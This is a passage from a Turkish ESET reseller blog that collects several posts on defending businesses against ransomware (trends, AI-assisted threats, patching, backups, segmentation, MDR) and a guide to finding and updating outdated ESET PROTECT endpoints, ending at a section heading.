Öte yandan, fidye yazılımlarının yeniden markalanması, birçok grubun kâr elde etmekte yaşadığı zorlukların bir yansıması da olabilir. Kripto para fidye ödemelerinin analizi, 2023 ile 2024 arasında %35’lik bir düşüş olduğunu[ ortaya koymaktadır](https://www.chainalysis.com/blog/crypto-crime-ransomware-victim-extortion-2025/). Ancak ödeme yapmaya istekli kurbanların sayısının potansiyel olarak azalmasıyla karşı karşıya kalan fidye yazılımı grupları, ödeme yapanlara daha fazla baskı uyguluyor gibi görünmektedir. Bir [araştırmaya](https://www.semperis.com/ransomware-risk-report/) göre, geçen yıl fidye ödeyen kuruluşların %55’i bunu birden fazla kez yapmış, %29’u ise üç veya daha fazla kez ödeme yapmıştır.
## Yapay zekâ ile fidye yazılımı dönüşüyor
Teknoloji ilerledikçe fidye yazılımı grupları da başarı şanslarını artırmak için taktik değiştiriyor. Kurbanların ağlarına ilk erişimi sağlamak için kullanılan olağan yöntemler, güvenlik açıklarının istismarı, kimlik avı ve uzaktan erişim ihlali olmaya devam ediyor; örneğin, bilgi hırsızı kötü amaçlı yazılımlar tarafından elde edilen kimlik bilgileri yoluyla. Ancak yapay zekâ araçları, tüm bu çabaları daha da güçlendirebilir.
İngiltere’nin Ulusal Siber Güvenlik Merkezi (NCSC), yakın zamanda yapay zekâ kullanımının önümüzdeki iki yıl içinde “siber tehditlerin sıklığı ve yoğunluğunda artışa” yol açacağı konusunda [uyarıda bulundu](https://www.ncsc.gov.uk/report/impact-ai-cyber-threat-now-2027). Özellikle savunmasız kurbanları tarama (keşif), güvenlik açıklarını istismar etme ve sosyal mühendislik, siber suç dünyasında daha yaygın hâle gelecektir.
Bu arada ESET, kısa süre önce dünyanın ilk yapay zekâ destekli fidye yazılımı olduğu düşünülen “PromptLock”u[ keşfetti](https://antivirus.com.tr/yapay-zeka-gudumlu-aldatma-kurumsal-dolandiriciligin-yeni-yuzu/). Bu yazılım, OpenAI’nin meşru bir modelini kullanarak kötü amaçlı komut dosyaları oluşturuyor. ESET, “Diğer özelliklerinin yanı sıra ortama uyum sağlayabilen ve taktiklerini anında değiştirebilen [yapay zekâ destekli kötü amaçlı yazılımların](https://antivirus.com.tr/super-akilli-yapay-zeka-yakin-zamanda-bize-saldiracak-mi/)ortaya çıkması, siber saldırılarda genel olarak yeni bir dönüm noktası olabilir” uyarısında bulunuyor.
Ayrı bir [ESET raporu](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf#page=20), kurban sistemlerine yüklenen uç nokta algılama ve müdahale (EDR) araçlarını sonlandırmak, körleştirmek veya çökertmek için tasarlanmış “EDR katilleri”nin ortaya çıkması da dâhil olmak üzere diğer yeni gelişmeleri vurgulamaktadır. Grupların, kullanıcıları makinelerine kötü amaçlı yazılım yüklemeleri için kandırmak amacıyla “ClickFix” sosyal mühendislik taktikleri [kullandıkları](https://web-assets.esetstatic.com/wls/en/papers/threat-reports/eset-threat-report-h12025.pdf#page=20) da gözlemlenmiştir.
## İşletmenizi nasıl koruyabilirsiniz?
Birkaç KOBİ, fidye yazılımı saldırısının ardından neler olabileceğini pahalıya öğrenmiştir. 2023 saldırısından önce zaten mali baskı altında olan [İngiliz lojistik firması KNP](https://www.bbc.co.uk/news/articles/cx2gx28815wo), 700 kişinin işini kaybetmesiyle iflas etti.
İşletmenizin aynı kaderi paylaşmasını önlemek için “önce önleme” odaklı bir yaklaşım benimseyin:
- En yüksek riskli olarak değerlendirilen güvenlik açıklarının [yamalanmasını](https://antivirus.com.tr/guvenlik-acigi-yonetiminde-kurumlar-nasil-ustalasabilir/) sağlayın. Bunun için **sağlam bir yama yönetimi uygulayarak** ilk erişim ve yanal hareket fırsatlarını daha da sınırlayın.
- **Kimlik ve erişim yönetimi politikalarını** ve araçlarını Sıfır Güven yaklaşımına uygun olarak **güncelleyin**. Bu, saldırı olasılığını kabul etmek, kullanıcıları sürekli doğrulamak, en az ayrıcalık politikaları uygulamak ve çok faktörlü kimlik doğrulama kullanmak anlamına gelir.
- Güvenilir bir satıcıdan alınan **güvenlik yazılımının**, uç noktalar, sunucular ve uzaktan çalışanların dizüstü bilgisayarları dâhil tüm cihazlara yüklendiğinden **emin olun**.
- Hassas dosyaları sektörün en iyi uygulamalarına göre **yedekleyin**, böylece dosyalar şifrelenmiş olsa bile geri yüklenebilir ve rakibinizin elindeki kozlar azalır.
- İşletmenin tüm bölümlerinden kilit paydaşlarla iş birliği içinde **bir olay müdahale planı hazırlamak**. Bu plan, bir saldırı sonrasında sınırlandırmayı hızlandırmaya yardımcı olmak için amacına uygun olduğundan emin olmak için periyodik olarak test edilmelidir.
- Şüpheli davranış belirtileri için ağlarınızı, uç noktalarınızı ve BT ortamının diğer bölümlerini **sürekli olarak izlemek**. Bu erken uyarı işaretleri, saldırganların kalma süresini en aza indirmeye yardımcı olmalıdır.
- **Eğitim ve farkındalık kurslarını**, ses tabanlı kimlik avı (vishing) dâhil olmak üzere en son kimlik avı taktiklerini içeren [simülasyon alıştırmaları](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) da içerecek şekilde **güncelleyin**. Çalışanlarınız hem en değerli varlığınız hem de en zayıf halkasınızdır.
## MDR ile savunmanızı artırın
Önemli olan, tedarik zincirlerinden kaynaklananlar da dâhil olmak üzere varlıklarınızı, kaynaklarınızı ve risklerinizi doğru bir şekilde değerlendirin. Kuruluşunuz tarafından kullanılan tüm açık kaynaklı ve tescilli hazır araçların envanterini tutun. Daha geniş bir açıdan bakıldığında varlık görünürlüğü herhangi bir risk yönetimi programının temelidir. Başka bir deyişle saldırganların [kör noktalara güvendikleri](https://antivirus.com.tr/golge-bt-shadow-it-neden-risklidir-ve-nasil-engellenir/) bilinmektedir. Bir sistemin varlığından veya hangi verileri içerdiğinden haberdar değilseniz onu koruyamazsınız.
[ESET SMB Dijital Güvenlik Duyarlılığı 2022’nin](https://web-assets.esetstatic.com/wls/2022/11/eset_smb_digital_security_sentiment_report.pdf) gösterdiği gibi, birçok KOBİ fidye yazılımı ve işlerinin karşı karşıya olduğu diğer risklerin giderek daha fazla farkında olmakla birlikte, şirket içi siber güvenlik uzmanlıklarına güven duymamaktadır.
Bu nedenle, özellikle daha az kaynağa sahip olanların çoğunun, yönetilen tespit ve müdahale (MDR) hizmetlerine yönelmesi ve izlemeyi, 7/24/365 tehdit avcılığı, tespit ve müdahale gerçekleştiren uzman bir ortağa devretmesi mantıklıdır. Bu, şirket içi ekibinizin operasyonel yükünü azaltır. Ayrıca fidye yazılımı faaliyetlerinin hızla tespit edilmesini, kontrol altına alınmasını ve ortadan kaldırılmasını sağlar. Fidye yazılımı aktörleri, herhangi bir hasara yol açma şansı bulamadan ortadan kaldırılmalıdır. Kendi hazırlığınızı kontrol etmek için [ransomware hazırlık rehberimizdeki](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) beş adımdan başlayabilirsiniz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** KOBİ, Kurumsal Güvenlik, MDR, Siber Güvenlik
---
### [Şirketinizi fidye yazılımı saldırılarına karşı koruyun](https://antivirus.com.tr/sirketinizi-fidye-yazilimi-saldirilarina-karsi-koruyun/)
**Published:** Şubat 27, 2023
**Author:** ESET
**Excerpt:** Fidye yazılımı tüm kuruluşları hedef alan en güçlü tehditlerden biridir. Bu yazımızda riski azaltabilmek için neler yapabileceğinize odaklanıyoruz.
**Content:**
*Fidye yazılımı hem büyük hem de küçük kuruluşları hedef alan modern işletmelere yönelik en güçlü tehditlerden biridir. Siber suçluların fidye yazılımlarını kurumsal ağlara yaymak için kullandıkları çeşitli teknikleri anlatan serimizi tamamlayan bu yazımızda kuruluşların riski azaltabilmelerini sağlamak için neler yapabileceklerine odaklanıyoruz.*
### Seriden daha fazla makale okuyun:
1. BÖLÜM: [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)
2. BÖLÜM: [RDP (Uzak Masaüstü Protokolü) ve tehlikeleri](https://antivirus.com.tr/rdp-uzak-masaustu-protokolu-ve-tehlikeleri/)
3. BÖLÜM: [E-posta için nasıl iyi bir koruma katmanı sağlanır](https://antivirus.com.tr/e-posta-icin-nasil-iyi-bir-koruma-katmani-saglanir/)
4. BÖLÜM: [Tedarik zinciri, en zayıf halkayı koruyun](https://antivirus.com.tr/tedarik-zinciri-en-zayif-halkayi-koruyun/)
5. BÖLÜM: [Fidye yazılımı: Bir kedi fare oyunu](https://antivirus.com.tr/fidye-yazilimi-bir-kedi-fare-oyunu)
6. BÖLÜM: [Şirketinizi fidye yazılımı saldırılarına karşı koruyun](https://antivirus.com.tr/sirketinizi-fidye-yazilimi-saldirilarina-karsi-koruyun)
## Eğitim
Personeli, siber suçluların fidye yazılımlarını ağa yaymak için kullandıkları saldırı vektörleri konusunda eğitmek önemlidir. E-postalarda kötü amaçlı bağlantılar ve virüslü ekler kullanmaya devam etmelerinin bir nedeni var: Her seferinde işe yarıyor.
[Bilgiyi paylaşın](https://antivirus.com.tr/tehditlere-karsi-ilk-savunma-hatti-insan-guvenlik-duvari/) ve ekiplerin düzenli [Siber Güvenlik Farkındalığı Eğitimi](https://www.eset.com/tr/business/cybersecurity-training/) almasını sağlayın. Kimlik avını tanıyan, çevrimiçi dolandırıcılıklardan kaçınan ve siber suçluların kullandığı teknikleri anlayan çalışanlar, işletme için hayati bir koruma katmanı ekler.
Personelin şüpheli iletileri ve ekleri hemen bildirmesi gerektiğini açıkça belirtin. Erken uyarılar, bir kuruluşun spam ve içerik filtrelerini değiştirmesine ve güvenlik duvarlarını ve diğer savunmalarını desteklemesine yardımcı olabilir.
Çalışanlarınızın farkında olduğu ve ihtiyaç zamanlarında uygulayabileceği bir tehdit oluşması durumunda bir planınız olduğundan emin olun.
## Segmentasyon
Fidye yazılımı, etkisini en üst düzeye çıkarmak için ağınızda mümkün olduğunca çok makineye yayılacak şekilde tasarlanmıştır. Bu nedenle, bir saldırganın tek bir giriş noktasından ulaşabileceği makine sayısını sınırlamak, hasarı sınırlayabileceğiniz anlamına gelir.
Böyle bir stratejiyi uygulamak için çeşitli yaklaşımlar vardır, ancak en yaygın olanı ağ segmentasyonudur. Bu, özellikle düşük maliyet ve yeni sunucuların açılabilmesinin kolaylığı nedeni ile siber suçlular için verimli bir avlanma alanı olan bulutta geçerlidir. İster şirket içinde ister bulutta olsun, ağın her bölümünün doğru şekilde yetkilendirildiğinden ve güvenli bir şekilde yapılandırıldığından emin olun.
## Fidye yazılımı saldırılarına yamanın önemi
Kötü adamların önünde durmalısınız. Uygulamaların ve işletim sistemlerinin zamanında yamalanması, olası saldırı yollarını kapatır. Ayrıca, bir fidye yazılımı saldırısı ağınıza sızmayı başarsa bile, yama işlemi neden olunan hasarı azaltabilir. Ancak, göründüğünden daha karmaşık olabilir. Düzeltme eklerinin dağıtılmadan önce her zaman kapsamlı bir şekilde test edilmesi önerilir.
Akıllı, çok platformlu bir yama yönetimi çözümü kullanmanız önerilir. İşletmelere sistemleri üzerinde tam görünürlük, güvenlik açıklarını aktif olarak istismar edilmeden önce düzeltebilme olanağı ve ekiplerinin neyi nasıl yamalayacaklarını bilmelerini sağlar.
## Verileri yedekleme
Bugün, yedeklenecek her zamankinden daha fazla veri var. Dünya çapında oluşturulan, toplanan, kopyalanan ve tüketilen veri hacminin [2025 yılına kadar 181 zettabayta](https://www.statista.com/statistics/871513/worldwide-data-created/) ulaşması bekleniyor. Düzgün yönetilen bir [yedekleme ve kurtarma programı, kuruluşlar için bir güvenlik ağı sağlar ve fidye yazılımı saldırısı durumunda kurtarma](https://stratus.com.tr) çabaları için çok önemlidir.
Hepsi bir arada bir yaklaşıma ihtiyaç var. Yedekleme stratejisi kapsamlı olmadığı sürece, fidye yazılımı saldırılarının yedeklenmemiş bir cihazı bulma şansı her zaman vardır. Tüm uç noktalarda, sunucularda, posta kutularında, ağ sürücülerinde, mobil cihazlarda ve sanal makinelerde veri ve sistem durumunu yedeklemek çok önemlidir. Verileri yedeklerken, kuruluşlar bir kez yazılan ortamların kullanışlılığını hafife almamalıdır. Yeniden yazılamayan ortamda depolanan dosyalar, fidye yazılımlarına karşı bağışıktır.
## Fidye yazılımı saldırılarına karşı kapsamlı koruma
Fidye yazılımı belasına karşı kendinizi en iyi şekilde korumak için, kapsamlı bir siber güvenlik stratejisine sahip olduğunuzdan emin olmak hayati önem taşır. En son yamaları uygulamak, verilerinizi yedeklemek, ağınızı segmentlere ayırmak ve kullanıcıları eğitmek önemlidir. Tüm bunlar daha sonra sağlam ve çok katmanlı bir güvenlik çözümü uygulanarak desteklenmelidir. Bu adımları güncel saldırı yöntemleriyle birlikte [ransomware hazırlık rehberimizde](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) beş başlıkta topladık.
ESET PROTECT Advanced
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Fidye Yazılımı, Kurumsal Güvenlik, Ransomware
---
### [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)
**Published:** Şubat 9, 2023
**Author:** ESET
**Excerpt:** Fidye yazılımı işletmeler için en büyük tehditlerden biridir. Peki nedir ve işletmeler kendilerini nasıl koruyabilir? Yazı dizimizde derinlemesine inceliyoruz.
**Content:**
Fidye yazılımı bugün işletmeler için en büyük tehditlerden biridir ve günlük olarak haberlere yansıyan yeni saldırılara bakarsak riskin büyük olduğunu görebiliriz. Peki fidye yazılımı nedir ve işletmeler kendilerini nasıl koruyabilir? Bu seride konuya derinlemesine bakacağız, e-posta güvenliğinin aşılması, güvenlik açıkları ve Uzak Masaüstü Protokolü gibi belirli saldırı yöntemlerini vurgulayacağız, tedarik zinciri saldırılarını inceleyeceğiz ve işletmelerin riski nasıl azaltabileceği konusunda tavsiyelerde bulunacağız.
#### Seriden daha fazla makale okuyun:
1. BÖLÜM: [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/)
2. BÖLÜM: [RDP (Uzak Masaüstü Protokolü) ve tehlikeleri](https://antivirus.com.tr/rdp-uzak-masaustu-protokolu-ve-tehlikeleri/)
3. BÖLÜM: [E-posta için nasıl iyi bir koruma katmanı sağlanır](https://antivirus.com.tr/e-posta-icin-nasil-iyi-bir-koruma-katmani-saglanir/)
4. BÖLÜM: [Tedarik zinciri, en zayıf halkayı koruyun](https://antivirus.com.tr/tedarik-zinciri-en-zayif-halkayi-koruyun/)
5. BÖLÜM: [Fidye yazılımı: Bir kedi fare oyunu](https://antivirus.com.tr/fidye-yazilimi-bir-kedi-fare-oyunu)
6. BÖLÜM: [Şirketinizi fidye yazılımı saldırılarına karşı koruyun](https://antivirus.com.tr/sirketinizi-fidye-yazilimi-saldirilarina-karsi-koruyun)
## Fidye yazılımı nedir?
Fidye yazılımı, fidye talepleri karşılanana ve kullanıcının verileri geri yüklenene kadar kurbanın verilerine, cihazına veya tüm sistemlerine erişimi şifrelemeyi, yasaklamayı veya ciddi şekilde kısıtlamayı amaçlayan bir siber saldırı türüdür. Oluşan hasar ciddi ve yaygın olabilir.
Bugüne kadarki en büyük fidye yazılımı saldırısı olan [**WannaCry**](https://www.welivesecurity.com/2017/05/13/wanna-cryptor-ransomware-outbreak/), 2017 yılında 150 farklı ülkede 230.000’den fazla bilgisayarı etkiledi.
Günümüzde zaten yaygın olan fidye yazılımı hibrit çalışma eğilimi ile daha da yaygınlaşmıştır. Ocak 2020 ile Haziran 2021 arasında, dünya çapında 71 milyar fidye yazılımı [saldırısı gerçekleşti](https://www.eset.com/uk/about/newsroom/press-releases/latest-ransomware-paper-reports-71-billion-attacks-on-remote-access/), inanılmaz bir rakam. Kimse güvende olmasa da, KOBİ’ler saldırılar için giderek daha cazip hedefler haline geldi. Bunun nedeni, çok sayıda değerli müşteri ve finansal veriye sahip olmalarına rağmen, genellikle büyük şirketler tarafından kullanılan sağlam güvenlik önlemlerinden yoksun olmalarıdır. Durumu daha da kötüleştiren şey, kendilerini potansiyel hedefler olarak görmedikleri için, verilerini yedekleme olasılıklarının daha düşük olmasıdır.
[1989’da ortaya çıkmasından bu yana çeşitli fidye yazılımı varyantları görmüş olsak da](https://www.eset.com/tr/ransomware/), bunlar genellikle dört ana türe ayrılabilir:
- Ekran kilidi fidye yazılımı, bir ekran kilidi aracılığıyla cihazınıza erişimi engeller
- Cihazınızın PIN kodunu değiştiren, içeriğini ve işlevselliğini erişilemez hale getiren PIN kilidi fidye yazılımı
- MBR (Ana Önyükleme Kaydı) ve/veya kritik dosya sistemi yapılarını şifreleyerek işletim sisteminize erişmenizi engelleyen disk kodlama fidye yazılımı
- Diskinizdeki dosyaları şifreleyen kripto-fidye yazılımı
## Fidye yazılımı teknik olarak nasıl çalışır?
Çalışanlar evden çalışmaya ve Uzak Masaüstü Protokolü (RDP) aracılığıyla şirket içi sistemlere ve hizmetlere erişmeye geçtikçe ve çalışanların kendi cihazlarını işe getirme (BYOD) eğilimi arttıkça, siber suçlular bunu diğer kötü amaçlı tehditlerin yanı sıra fidye yazılımı sunmak için bir vektör olarak kullandılar. Fakat, kullanılan tek vektör bu değildir. Tehlikeli belgeler, kötü amaçlı makrolar, zararlı köprüler ve botnet ikili dosyaları sunan kötü amaçlı spam ve kimlik avı kampanyaları da popüler olmaya devam ediyor.
Ardından, bilinen güvenlik açıkları aracılığıyla bir makineye erişmek için hizmet olarak fidye yazılımı ([RaaS](https://www.welivesecurity.com/2021/08/10/ransomware-runs-rampant-how-combat-this-threat/)) şemaları çalıştıran ve nereleri şifreleyeceğine karar vermeden önce ağ üzerinde araştırma yapan siber suçlular vardır. Diğer bir saldırgan grubu da, [tüm BT ekosistemlerine erişmek için tedarik zinciri saldırıları](https://www.eset.com/blog/enterprise/microsoft-exchange-exploits-step-one-in-ransomware-chain/) gerçekleştirir. Saldırganlar, popüler [yönetilen hizmet sağlayıcı (MSP)](https://datasecurityguide.eset.com/en-uk/choosing-an-msp-how-to-make-a-well-informed-decision) platformlarına ve üretkenlik araçlarına hükmederek, fidye yazılımlarını birden fazla ağda istedikleri gibi yayabilirler.
## Psikolojik olarak nasıl çalışır?
Fidye yazılımı, hedeflerine baskı uygulayarak çalışır. Bu, itibar kaybı, iş süreci kesintileri ve hatta yasal ve finansal cezaların baskısı olabilir. Fidyen operasyonları, yüz milyonlarca doların siber suçluların hesaplarına girmesine neden oldu. [Sodinokibi’nin Kaseya saldırısında talep ettiği 70 milyon dolar veya CNA tarafından](https://www.welivesecurity.com/2021/07/03/kaseya-supply-chain-attack-what-we-know-so-far/)ödenen 40 milyon dolar gibi son fidyeler, sorunun 2021’deki ölçeğini gösteriyor.
Ne yazık ki, bu bir kısır döngüye yol açtı. Fidye yazılımı çetelerinin kasasına büyük meblağlar girdikçe, RaaS iş modellerini daha da geliştirmelerine ve çok sayıda yeni bağlı kuruluş eklemelerine neden oldu.
## İstatistik olmayın
Fidye yazılımı, talihsiz bir kötü amaçlı yazılım olayını, kurbanları kendi istekleri ve çıkarları doğrultusunda hareket etmeye zorlamayı amaçlayan psikolojik savaşa dönüştü. Kurban olduğunuzun farkına varmak uzun sürmez. Fidye yazılımı genellikle ekranınızda bir fidye notu görüntüleyerek, etkilenen klasörlere bir metin dosyası ekleyerek veya şifrelenmiş dosyaların dosya uzantısını değiştirerek cihazlarınızı etkiledikten kısa bir süre sonra sizi varlığı hakkında bilgilendirir. Operatörler nadiren uzun süre kendilerini gizlerler.
Bilişim dünyasında bir istatistik olmadığınızdan emin olun. Hayattaki birçok şeyde olduğu gibi, önleme tedaviden daha iyidir. Fidye yazılımı riskini en aza indirmek için işin kolayına kaçmayın ve kapsamlı bir güvenlik çözümü uyguladığınızdan emin olun. Kurumunuz için adım adım bir hazırlık listesi isterseniz [ransomware saldırısına hazırlık rehberimize](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) göz atın.
[](https://www.eset.com/tr/business/advanced-protection-bundle/)ESET PROTECT Advanced
**Kategoriler:** KURUM İÇİ ÖNLEMLER
---
### [ESET PROTECT'te güncel olmayan cihazları bulmak ve güncellemek](https://antivirus.com.tr/eset-protect-guncel-olmayan-cihazlari-bulmak-ve-guncellemek/)
**Published:** Ekim 15, 2026
**Author:** Can Erginkurban
**Excerpt:** ESET PROTECT'te tespit modülü güncel görünse de uygulama sürümü geride kalabilir. Eski sürümdeki cihazları bulmanın ve güncellemeyi güvenle yönetmenin yolları.
**Content:**
ESET PROTECT konsolunda her şey yeşil görünebilir: tespit modülleri güncel, tehdit yok, uyarı yok. Ama bu tablo, cihazlardaki ESET uygulamasının kendisinin güncel olduğu anlamına gelmez. Tespit modülleri her gün kendiliğinden güncellenir; uygulamanın sürümü ise ayrı bir konudur. Yeni koruma katmanları, hata düzeltmeleri ve güvenlik yamaları uygulama sürümüyle gelir. Bir kez kurulup unutulan cihazlar ise yıllarca eski sürümde kalabilir. Bu yüzden ESET PROTECT güncelleme takibi, tespit modüllerinden ayrı bir iş olarak ele alınmalı.
Bu yazıda ESET PROTECT’te sürümü geride kalan cihazları nasıl bulacağınızı, hangi sürümlerin ne kadar desteklendiğini ve güncellemeyi ağınızı riske atmadan nasıl yöneteceğinizi anlatıyoruz. Aynı sorunun Microsoft Defender tarafındaki karşılığını [Windows Defender yeterli mi?](https://antivirus.com.tr/windows-defender-yeterli-mi-sessizce-eskiyen-koruma/) yazımızda ele almıştık: koruma, simgesi yeşil kaldığı hâlde sessizce eskiyebilir.
## Tespit modülü güncel, uygulama eski olabilir
ESET uç nokta uygulamalarında iki ayrı güncelleme akışı var:
- **Tespit modülü ve diğer modüller:** Yeni tehditlere ait tanımlar ve tarama motoru parçaları. Gün içinde birçok kez, siz bir şey yapmadan güncellenir.
- **Uygulama sürümü:** ESET Endpoint Security ya da ESET Endpoint Antivirus’ün kendisi. Yeni koruma özellikleri, performans iyileştirmeleri ve uygulamanın kendi güvenlik açıklarının kapatılması bu yolla gelir.
Konsoldaki “güncel” ibaresi çoğu zaman ilk akışı anlatır. Uygulama sürümünün geride kalması ise ayrıca bakılmadıkça fark edilmez.
## Hangi sürüm ne kadar destekleniyor?
ESET, iş ürünlerinin destek süresini [Ürün Yaşam Döngüsü (End of Life) politikasında](https://support-eol.eset.com/en/policy_business/support_policies.html) ürün grubuna göre tanımlıyor. 1 Ekim 2023’ten sonra çıkan sürümler için geçerli kurallar şöyle:
- **Uç nokta ve sunucu uygulamaları** (ESET Endpoint Security/Antivirus, ESET Server Security, ESET Mail Security): Sürümün çıkışından sonra 1 yıl tam destek, ardından 2 yıl sınırlı destek.
- **Kurum içine kurulan konsol ve ajan** (ESET PROTECT On-Prem, ESET Management Agent): 6 ay tam destek, ardından 2 yıl sınırlı destek.
- **Bulut çözümleri** (ESET PROTECT bulut konsolu): Sürekli tam destek, çünkü konsolu ESET güncel tutar.
Sınırlı destek dönemindeki bir sürüm çalışmaya devam eder, ama yeni özellik ve geliştirme almaz. Bu yüzden hedef, cihazların tam destek dönemindeki bir sürümde kalmasıdır.
Ekim 2026 itibarıyla güncel sürümler ([ESET’in güncel sürümler sayfası](https://help.eset.com/latestVersions/?lang=tr-TR)):
- ESET Endpoint Security ve ESET Endpoint Antivirus (Windows): 13.1.2036.0 (29 Eylül 2026)
- ESET Management Agent: 13.3.1192.0 (29 Eylül 2026)
- ESET PROTECT On-Prem: 13.1.10.0 (21 Temmuz 2026)
- ESET Endpoint Security (macOS): 10.0.2200.0 (14 Eylül 2026)
Bu numaralar zamanla değişir; karar vermeden önce güncel sayfaya bakın.
## Sürümü geride kalan cihazlar nasıl bulunur?
### 1. Panodan hızlı bakış
ESET PROTECT’te **Kontrol Paneli > Duruma Genel Bakış > Bileşen sürümü durumu** grafiği, hangi cihazlarda ESET bileşenlerinin güncel olmadığını gösterir. Grafiğe tıklayarak bu cihazları listeleyebilir, buradan doğrudan güncelleme de başlatabilirsiniz.
### 2. Dinamik grupla sürekli takip
Tek seferlik bakış yerine, eski sürümdeki cihazları kendiliğinden toplayan bir dinamik grup kurmak daha kalıcı bir çözümdür. ESET’in [dinamik grup şablonu rehberine](https://support.eset.com/kb8178) göre adımlar:
1. Konsolda **Diğer > Dinamik Grup Şablonları > Ekle** yolunu izleyin.
2. Şablona bir ad verin ve **İfade** bölümüne geçin.
3. **Kural Ekle** ile iki kural oluşturun: *Yüklü yazılım > Uygulama adı* “ESET Endpoint” ile başlıyor; *Yüklü yazılım > Uygulama sürümü* hedeflediğiniz sürüme eşit değil.
4. Şablonu kaydedin ve bu şablonu kullanan bir dinamik grup oluşturun.
ESET, sürüm kontrolünde olumsuzlayan bir işleç (“eşit değil” gibi) kullanılmasını öneriyor. Böylece grup, ESET uygulaması kurulu olduğu hâlde istenen sürümde olmayan cihazları toplar. Gruba bir bildirim bağlarsanız, yeni bir cihaz gruba düştüğünde haberiniz olur. Aynı yöntemle işletim sistemi sürümüne göre de grup kurabilir, desteği biten Windows sürümlerini ayırabilirsiniz.
### 3. Uzun süredir bağlanmayan cihazlar
Konsola uzun süredir bağlanmayan bir cihaz, ne kadar iyi yapılandırılmış olursa olsun güncelleme alamaz. Bilgisayarlar listesinde son bağlantı zamanına göre sıralama yapıp haftalardır görünmeyen cihazları ayrıca kontrol edin. Bunlar çoğu zaman kapatılmış, el değiştirmiş ya da ağ dışında kalmış cihazlardır ve envanterden de çıkarılmaları gerekir.
## ESET PROTECT güncelleme yolları
### Otomatik güncellemeler ilkesi
ESET PROTECT’te **Otomatik güncellemeler ilkesi** [varsayılan olarak açıktır](https://help.eset.com/protect_cloud/tr-TR/configure_auto_updates.html). İlke iki zamanlama seçeneği sunar:
- **Güncellemelerin aşamalı olarak kullanıma sunulması:** Zamanlamayı ESET belirler ve güncelleme cihazlara tek tek ulaşır. Yeni bir sürümün bütün cihazlara yayılması birkaç haftadan bir iki aya kadar sürebilir. Bu süre içinde konsol bazı cihazları “güncel değil” olarak gösterebilir; bu beklenen bir durumdur.
- **Anında otomatik güncellemeler:** Sürüm çıktığı anda kurulur. ESET bu seçeneği yalnızca test cihazları ve kritik olmayan cihazlar için öneriyor; böylece sorunlu bir güncelleme bütün ağa birden yayılmaz.
**Güncellemeleri şurada durdur** ayarıyla güncellemeyi belirli bir sürümde sabitleyebilirsiniz. Örneğin “13.1.\*” yazarsanız cihazlar 13.1 ailesinin bütün düzeltme sürümlerini alır, ama 13.2’ye geçmez. Güvenlik ve istikrar güncellemeleri bu ayardan bağımsız olarak her durumda kurulur.
### Elle tetiklemek
Aşamalı dağıtımı beklemek istemediğiniz cihazlar için [ESET’in yardım belgesi](https://help.eset.com/protect_cloud/tr-TR/auto_updates.html) üç yol gösteriyor:
- **Kontrol Panelinden:** Bileşen sürümü durumu grafiğinden *Yüklenen ESET bileşenlerini güncelle* eylemi.
- **Bilgisayarlar ekranından:** Tümü Statik Grubu’nun yanındaki dişli simgesinden *Görevler > Güncelle > ESET Uygulamalarını güncelle*.
- ***Uygulama güncellemesini denetle* görevi:** Ağ genelinde otomatik güncelleme yavaş ilerliyorsa denetimi zorlamak için.
*Yazılım Yüklemesi İstemci Görevi* de bir seçenektir, ama uygulamayı yeniden kurar ve hemen yeniden başlatma ister. Sonraki güncellemeleri de elle başlatmanız gerekir. Bu yüzden düzenli güncelleme için ilk tercih olmamalı.
### Güncellemeden önce kontrol edin
- **Yeniden başlatma:** Otomatik güncelleme sonrasında cihazın yeniden başlatılması gerekir ama hemen zorlanmaz. Gerekirse *Bilgisayarı Kapat İstemci Görevi*ni yeniden başlatma seçeneğiyle uzaktan çalıştırabilirsiniz.
- **Bekleyen Windows güncellemeleri:** ESET, yükseltmeden önce işletim sisteminin güncel olmasını ve bekleyen bir Windows güncellemesi ya da yeniden başlatma olmamasını öneriyor.
- **Çevrim dışı depolar:** Kurulum dosyalarını ağdaki paylaşılan bir klasöre kopyalayarak dağıtıyorsanız otomatik güncelleme çalışmaz. Bu durumda ESET’in Mirror Tool (Ayna Aracı) ile otomatik güncellemeyi destekleyen bir depo oluşturmanız gerekir.
- **Çok eski sürümler:** 8.x ve öncesi sürümler otomatik güncellemeyi desteklemez. Bu cihazlar elle yükseltilmelidir.
## Önerdiğimiz ESET PROTECT güncelleme düzeni
